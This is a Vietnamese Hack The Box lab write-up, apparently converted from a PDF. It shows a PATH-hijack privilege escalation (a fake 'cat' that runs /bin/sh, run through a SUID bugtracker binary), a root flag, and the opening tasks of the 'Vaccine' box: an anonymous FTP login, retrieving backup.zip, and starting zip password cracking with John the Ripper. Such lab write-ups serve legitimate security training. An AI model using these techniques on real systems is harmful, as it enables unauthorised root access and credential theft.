
Submit root flag:




Các bước thực hiện:

Dựa vào phân tích cách thức hoạt động của file bugtracker ta biết được nó sử dụng lệnh cat để đọc nội dung file với đường dẫn **/root/reports/{input}**. Tuy nhiên nó không chỉ rõ đường dẫn của lệnh cat, ta có thể lợi dụng điểm này để khai thác bằng cách vào thư mục **/tmp** tạo một file thực tên là cat với nội dung như sau:
/bin/sh
Cấp quyền thực thi cho file trên bằngg lệnh:
chmod +x cat
Đưa folder **/tmp** vào biến môi trường **PATH** bằng lệnh:
export PATH=/tmp:$PATH
Kiểm tra /tmp đã thêm vào PATH hay chưa thông qua lệnh:


echo $PATH



Cuối cùng thực thi lại file bugtracker, lúc này ta đã lấy được quyền root trong hệ thống.




Truy cập vào thư mục root và lấy được root flag:




Root flag: **af13b0bee69f8a877c3faf667f7beacf**


Kiểm tra kết quả:



Lab (tier 2) : Vaccine Write-up




Task1:




Các bước thực hiện:

Dùng công cụ Nmap để quét các cổng dịch vụ của máy mục tiêu:




Bên cạch các dịch vụ HTTP và SSH còn có dịch vụ FTP.
Đáp án : **FTP**

Kiểm tra đáp án:




Task2:




Các bước thực hiện:

Dịch vụ FTP cho phép đăng nhập không yêu cầu mật khẩu là user **anonymous**.

Kiểm tra kết quả:




Task3:




Các bước thực hiện:

```
┌──(semloh4869㉿kali)-[~/hackthebox/Vaccine]
└─$ ftp 10.129.95.174
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
Name (10.129.95.174:semloh4869): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10143|)
150 Here comes the directory listing.
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp>
```

Sau khi thực hiện đăng nhập thông qua user **anonymous**, ta thấy trên server ftp có một file tên là **backup.zip**.
Kiểm tra kết quả:




Task4:




Các bước thực hiện:

Tải file zip từ server ftp về máy:



Sau khi tải file backup.zip ta thực hiện giải nén thì cần phải có password:




Lúc này ta sử dụng công cụ **John the ripper** để vét cạn mật khẩu. Trước tiên ta sẽ chuyển file backup.zip sang dạng hash bằng **zip2john**:

Sau đó chúng ta dùng lệnh sau để tìm mật khẩu:

